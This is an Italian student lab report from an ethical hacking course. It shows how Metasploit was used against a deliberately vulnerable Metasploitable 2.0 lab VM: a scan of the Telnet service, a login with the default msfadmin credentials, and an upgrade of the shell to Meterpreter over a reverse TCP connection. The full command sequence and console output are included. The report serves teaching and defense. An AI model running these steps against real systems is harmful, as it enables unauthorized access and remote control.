

CYBERSECURITY & ETHICAL HACKING | A.Y. 2025/2026

REPORT DI LABORATORIO

Exploit Telnet con Metasploit

Metasploit Framework | Kali Linux 2026.1 | Metasploitable 2.0

Corso	Cybersecurity & Ethical Hacking
Anno Accademico	2025/2026
Esercitazione	Exploit Telnet con Metasploit
Target	Metasploitable 2.0 (192.168.1.149)
Attaccante	Kali Linux 2026.1 (192.168.1.164)
Strumenti	Metasploit Framework
Data	19 Maggio 2026

Questo report e' stato redatto a scopo didattico nell'ambito del Corso di Cybersecurity & Ethical Hacking. Tutte le attivita' descritte sono state eseguite esclusivamente in un ambiente virtuale isolato, privo di connessione a reti pubbliche, e non costituiscono in alcun modo un'attivita' illegale o non autorizzata.

1. Introduzione

In questa esercitazione ho avuto modo di approfondire uno degli scenari piu' classici della sicurezza informatica offensiva: lo sfruttamento del protocollo Telnet su una macchina volutamente vulnerabile. Telnet e' un protocollo di accesso remoto risalente agli anni '70 che trasmette tutti i dati, comprese le credenziali di autenticazione, in chiaro sulla rete. Questo lo rende particolarmente interessante da analizzare in un contesto didattico, perche' permette di capire concretamente perche' protocolli moderni come SSH abbiano sostituito Telnet in quasi tutti i contesti reali.

Ho utilizzato Metasploit Framework, uno strumento ormai indispensabile nel panorama del penetration testing, che raccoglie al suo interno una grandissima varieta' di moduli per la scansione, l'exploitation e la gestione delle sessioni. L'obiettivo dell'esercizio era articolato in quattro fasi: prima identificare la versione del servizio Telnet attivo sulla macchina target, poi ottenere accesso sfruttando le credenziali predefinite, quindi verificare le sessioni aperte e infine migliorare la sessione ottenuta tramite upgrade a Meterpreter, una shell avanzata con molte funzionalita' aggiuntive.

2. Obiettivi

Obiettivo	Descrizione
Fase 1 - Scansione Telnet	Identificare la versione del servizio Telnet su Metasploitable 2.0 usando il modulo <code>auxiliary/scanner/telnet/telnet_version</code> .
Fase 2 - Autenticazione	Ottenere accesso alla macchina target sfruttando le credenziali predefinite tramite il modulo <code>auxiliary/scanner/telnet/telnet_login</code> .
Fase 3 - Gestione sessioni	Verificare le sessioni attive con il comando <code>sessions</code> e interagire con la sessione creata.
Fase 4 - Upgrade Meterpreter	Eseguire l'upgrade della sessione shell a una sessione Meterpreter per ottenere capacita' post-exploitation avanzate.

3. Ambiente e Strumenti

Componente	Dettagli
Macchina attaccante	Kali Linux 2026.1 - IP: 192.168.1.164/24 - VirtualBox, modalita' Bridged
Macchina target	Metasploitable 2.0 - IP: 192.168.1.149/24 - VirtualBox, modalita' Bridged
Hypervisor	Oracle VirtualBox - rete in modalita' Bridged Adapter
Framework principale	Metasploit Framework (msfconsole)
Moduli utilizzati	auxiliary/scanner/telnet/telnet_version, auxiliary/scanner/telnet/telnet_login, post/multi/manage/shell_to_meterpreter
Porta analizzata	TCP 23 (Telnet)

4. Procedura

STEP 1 Scansione del Servizio Telnet

Prima di procedere con qualsiasi tentativo di accesso, ho avviato msfconsole e ho selezionato il modulo di scansione dedicato al protocollo Telnet. Questo modulo si connette alla porta TCP 23 del target e cerca di rilevare la versione del software in ascolto, senza effettuare nessuna operazione di autenticazione.

Ho configurato il parametro RHOSTS impostando l'indirizzo IP della macchina Metasploitable (192.168.1.149) e ho lasciato invariati gli altri parametri, come RPORT 23 e THREADS 1. Dopo aver verificato le opzioni con show options, ho avviato la scansione con il comando exploit.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > setg RHOSTS 192.168.1.149
msf auxiliary(scanner/telnet/telnet_version) > show options
msf auxiliary(scanner/telnet/telnet_version) > exploit
```

```

kali@kali: ~/Desktop

Session Actions Edit View Help

msf exploit(windows/smb/wsl7_010_010_010) > back
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > setg RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                                             |
| RHOSTS   | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                                        |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                                     |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.1.149:23 - 192.168.1.149:23 TELNET
192.168.1.149:23 - 192.168.1.149:23 TELNET
n untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0aWarning: Never expose this VM to a
btle login:
[*] 192.168.1.149:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > |

```

Fig. 1 -- Output del modulo `telnet_version`: il banner di Metasploitable viene restituito correttamente, confermando che il servizio Telnet e' attivo sulla porta 23 e suggerendo di non esporre questa macchina a reti non fidate.


Il risultato e' stato molto chiaro: il modulo ha rilevato il servizio Telnet attivo sulla porta 23 e ha restituito il banner caratteristico di Metasploitable 2.0, con il testo che avvisa di non esporre questa macchina a reti non fidate. Il banner conteneva anche le credenziali predefinite suggerite per il login (msfadmin/msfadmin), un dettaglio che ho sfruttato nella fase successiva. La scansione si e' conclusa con il 100% degli host analizzati.

STEP 2 Autenticazione con telnet_login

Una volta confermata la presenza del servizio Telnet, ho selezionato il modulo `telnet_login`, che permette di tentare l'autenticazione su un host remoto tramite credenziali specificate manualmente oppure tramite dizionario. In questo caso, avendo già identificato le credenziali predefinite dal banner, ho configurato direttamente USERNAME e PASSWORD.

Ho inoltre attivato l'opzione `STOP_ON_SUCCESS` impostata a `true`, in modo che il modulo si fermasse non appena avesse trovato una combinazione valida, evitando tentativi inutili. L'opzione `CreateSession` era abilitata di default, il che significa che, in caso di login riuscito, Metasploit avrebbe aperto automaticamente una sessione interattiva.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
msf auxiliary(scanner/telnet/telnet_login) > exploit
```



```
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD	msfadmin	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.1.149	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	msfadmin	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > |
```

Fig. 2 -- Configurazione del modulo `telnet_login` prima dell'esecuzione: si notano USERNAME e PASSWORD impostati a `msfadmin`, RHOSTS a `192.168.1.149` e `STOP_ON_SUCCESS` abilitato.

La configurazione del modulo mostrava chiaramente tutti i parametri utili: la porta target (23), il numero di thread (1), e le credenziali inserite. Ho verificato tutto con `show options` prima di procedere, come buona abitudine in ogni esercizio.

STEP 3 Sessione Aperta e Verifica con sessions

Dopo aver avviato il modulo con `exploit`, l'output ha confermato immediatamente il login riuscito con le credenziali `msfadmin:msfadmin`. Metasploit ha aperto automaticamente una sessione di tipo shell (Command shell) e le ha assegnato l'ID 3.

Per visualizzare le sessioni attive ho usato il comando `sessions`, che mostra un riepilogo con ID, tipo, informazioni e la connessione tra le due macchine. La sessione mostrava la connessione `192.168.1.164:38411` verso `192.168.1.149:23`, confermando che la macchina Kali aveva stabilito un canale aperto con il target.

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[+] 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] Command shell session 3 opened (192.168.1.164:38411 -> 192.168.1.149:23)
msf auxiliary(scanner/telnet/telnet_login) > sessions
```

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.1.149:23 - No active DB -- Credential data will not be saved!
[+] 192.168.1.149:23 - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.149:23 - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (192.168.1.164:38411 -> 192.168.1.149:23) at 2026-05-19 15:59:03 +0200
[*] 192.168.1.149:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
3		shell	TELNET msfadmin:msfadmin (192.168.1.149:23)	192.168.1.164:38411 -> 192.168.1.149:23 (192.168.1.149)

```
msf auxiliary(scanner/telnet/telnet_login) > |
```

Fig. 3 -- Output dopo l'exploit: il login ha avuto successo con le credenziali predefinite e la sessione 3 di tipo shell TELNET e' stata creata automaticamente.

E' interessante notare che il modulo ha segnalato anche 'No active DB -- Credential data will not be saved!', il che significa che non avevo un database Metasploit attivo per memorizzare le credenziali trovate. In un contesto reale di pentest sarebbe consigliabile avviare prima il servizio PostgreSQL e inizializzare il database con msfdb init, ma per questa esercitazione non era necessario.

STEP 4 Upgrade della Sessione a Meterpreter

La sessione di tipo shell ottenuta tramite Telnet e' funzionale ma ha capacita' limitate rispetto a Meterpreter. Meterpreter e' una shell avanzata che viene caricata interamente in memoria sul sistema target senza scrivere file su disco, rendendo la sua presenza piu' difficile da rilevare. Offre inoltre una serie di comandi aggiuntivi molto utili per l'analisi post-exploitation, come ifconfig, sysinfo, getuid, upload, download e molti altri.

Per eseguire l'upgrade ho usato il comando sessions -u 3, che indica a Metasploit di tentare automaticamente l'upgrade della sessione con ID 3. In background, il framework utilizza il modulo post/multi/manage/shell_to_meterpreter per iniettare il payload Meterpreter sulla macchina target attraverso la sessione shell esistente. Al termine del processo e' apparsa una nuova sessione con ID 4 di tipo meterpreter x86/linux.

```
msf > sessions -u 3
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.164:4433
[*] Meterpreter session 4 opened
msf > sessions -i 4
meterpreter > ifconfig
```

```
Active sessions
--
Id  Name  Type      Information                                     Connection
--  --  --  --
3   shell TELNET msfadmin:msfadmin (192.168.1.149:23) 192.168.1.164:38411 → 192.168.1.149:23 (192.168.1.149)
4   meterpreter x86/linux msfadmin @ metasploitable.localdomain 192.168.1.164:4433 → 192.168.1.149:36794 (192.168.1.149)

msf > session -i
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf > sessions -i 4
[*] Starting interaction with 4 ...

meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:13:2c:a8
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.149
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe13:2ca8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

meterpreter > |
```

Fig. 4 -- Sessione Meterpreter attiva (ID 4) sulla macchina Metasploitable: il comando ifconfig mostra l'interfaccia eth0 con MAC 08:00:27:13:2c:a8 e IP 192.168.1.149, confermando il controllo completo del sistema target.

Una volta all'interno della sessione Meterpreter ho eseguito il comando ifconfig per verificare di essere effettivamente sul sistema target. L'output ha mostrato due interfacce: l'interfaccia di loopback (lo) e l'interfaccia eth0 con indirizzo 192.168.1.149, che corrisponde esattamente alla macchina Metasploitable 2.0. Il MAC address dell'interfaccia eth0 era 08:00:27:13:2c:a8, tipico delle schede di rete virtuali VirtualBox. Ho potuto inoltre notare che erano presenti sia un indirizzo IPv4 (192.168.1.149) che un indirizzo IPv6 link-local (fe80::a00:27ff:fe13:2ca8), entrambi coerenti con la configurazione della rete di laboratorio in modalita' Bridged.

5. Appendice -- Comandi Principali

Di seguito riporto in modo ordinato la sequenza completa dei comandi utilizzati durante l'esercitazione, utile come riferimento per replicare la procedura.

```
# -- FASE 1: Scansione versione Telnet --
msfconsole
use auxiliary/scanner/telnet/telnet_version
setg RHOSTS 192.168.1.149
show options
exploit

# -- FASE 2: Login Telnet con credenziali predefinite --
use auxiliary/scanner/telnet/telnet_login
set USERNAME msfadmin
set PASSWORD msfadmin
set STOP_ON_SUCCESS true
show options
exploit

# -- FASE 3: Verifica sessioni --
sessions
sessions -i 3

# -- FASE 4: Upgrade a Meterpreter --
sessions -u 3
sessions -i 4
ifconfig
```


6. Risultati

✓ Fase 1 -- Rilevamento servizio Telnet

Il modulo `telnet_version` ha identificato correttamente il servizio Telnet attivo sulla porta 23 di 192.168.1.149. Il banner di Metasploitable 2.0 e' stato ricevuto nella sua interezza, confermando che il target e' raggiungibile e che il servizio e' funzionante.

✓ Fase 2 -- Autenticazione con credenziali predefinite

Il login e' avvenuto con successo usando `msfadmin:msfadmin`. Il modulo `telnet_login` ha stabilito la connessione e Metasploit ha aperto automaticamente una sessione shell (sessione ID 3).

✓ Fase 3 -- Gestione delle sessioni

Il comando `sessions` ha mostrato correttamente la sessione 3 attiva di tipo shell TELNET, con la connessione tra le due macchine del laboratorio visibile nel campo Connection.

✓ Fase 4 -- Upgrade a Meterpreter

L'upgrade tramite `sessions -u 3` ha generato una nuova sessione (ID 4) di tipo meterpreter x86/linux. Il comando `ifconfig` eseguito nella sessione Meterpreter ha confermato il controllo completo del sistema target.

7. Difficolta' Incontrate

L'aspetto che mi ha creato piu' confusione inizialmente e' stato il comando per interagire con le sessioni. Ho digitato per sbaglio `session -i` invece di `sessions -i`, e Metasploit ha restituito un errore suggerendo il comando corretto. E' un errore banale, ma mi ha fatto capire quanto sia importante prestare attenzione alla sintassi esatta dei comandi in `msfconsole`.

Un altro momento di incertezza e' stato durante l'upgrade a Meterpreter: dopo aver digitato `sessions -u 3`, c'e' stato qualche secondo di attesa in cui non appariva nessun output, e non ero sicuro se il processo stesse procedendo correttamente. Aspettare con pazienza si e' rivelata la scelta giusta: il framework stava avviando il handler e iniettando il payload, operazioni che richiedono qualche istante.

Ho anche notato il messaggio 'No active DB -- Credential data will not be saved!', che all'inizio mi aveva un po' disorientato. Dopo una breve ricerca ho capito che si tratta semplicemente di un avviso che indica l'assenza di un database PostgreSQL attivo collegato a Metasploit, il che non pregiudica in nessun modo il funzionamento dell'esercizio.

8. Conclusioni

Questa esercitazione e' stata molto formativa perche' ha messo in pratica in modo diretto diversi concetti trattati durante le lezioni. Ho potuto toccare con mano quanto sia semplice, per un attaccante, guadagnare accesso a un sistema che utilizza credenziali predefinite e protocolli non cifrati come Telnet. Il fatto che le credenziali fossero addirittura presenti nel banner del servizio rende la situazione ancora piu'

emblematica.

L'uso di Metasploit mi ha permesso di apprezzare la potenza di un framework strutturato per il penetration testing: in pochi comandi sono riuscito a passare dalla scansione di un servizio all'ottenimento di una sessione Meterpreter con pieno controllo del sistema target. La struttura modulare di Metasploit (scanner, login, post-exploitation) rispecchia perfettamente le fasi di un pentest reale.

Dal punto di vista della difesa, questa esercitazione conferma quanto sia critico disabilitare servizi obsoleti come Telnet e sostituirli con alternative sicure come SSH, che offre cifratura end-to-end e meccanismi di autenticazione piu' robusti. Cambiare sempre le credenziali predefinite e' un'altra misura basilare che, in questo caso, avrebbe reso l'attacco significativamente piu' difficile.

Report redatto nell'ambito del Corso di Cybersecurity & Ethical Hacking (A.Y. 2025/2026). Tutte le attivita' sono state eseguite in un ambiente virtuale controllato a scopo esclusivamente didattico.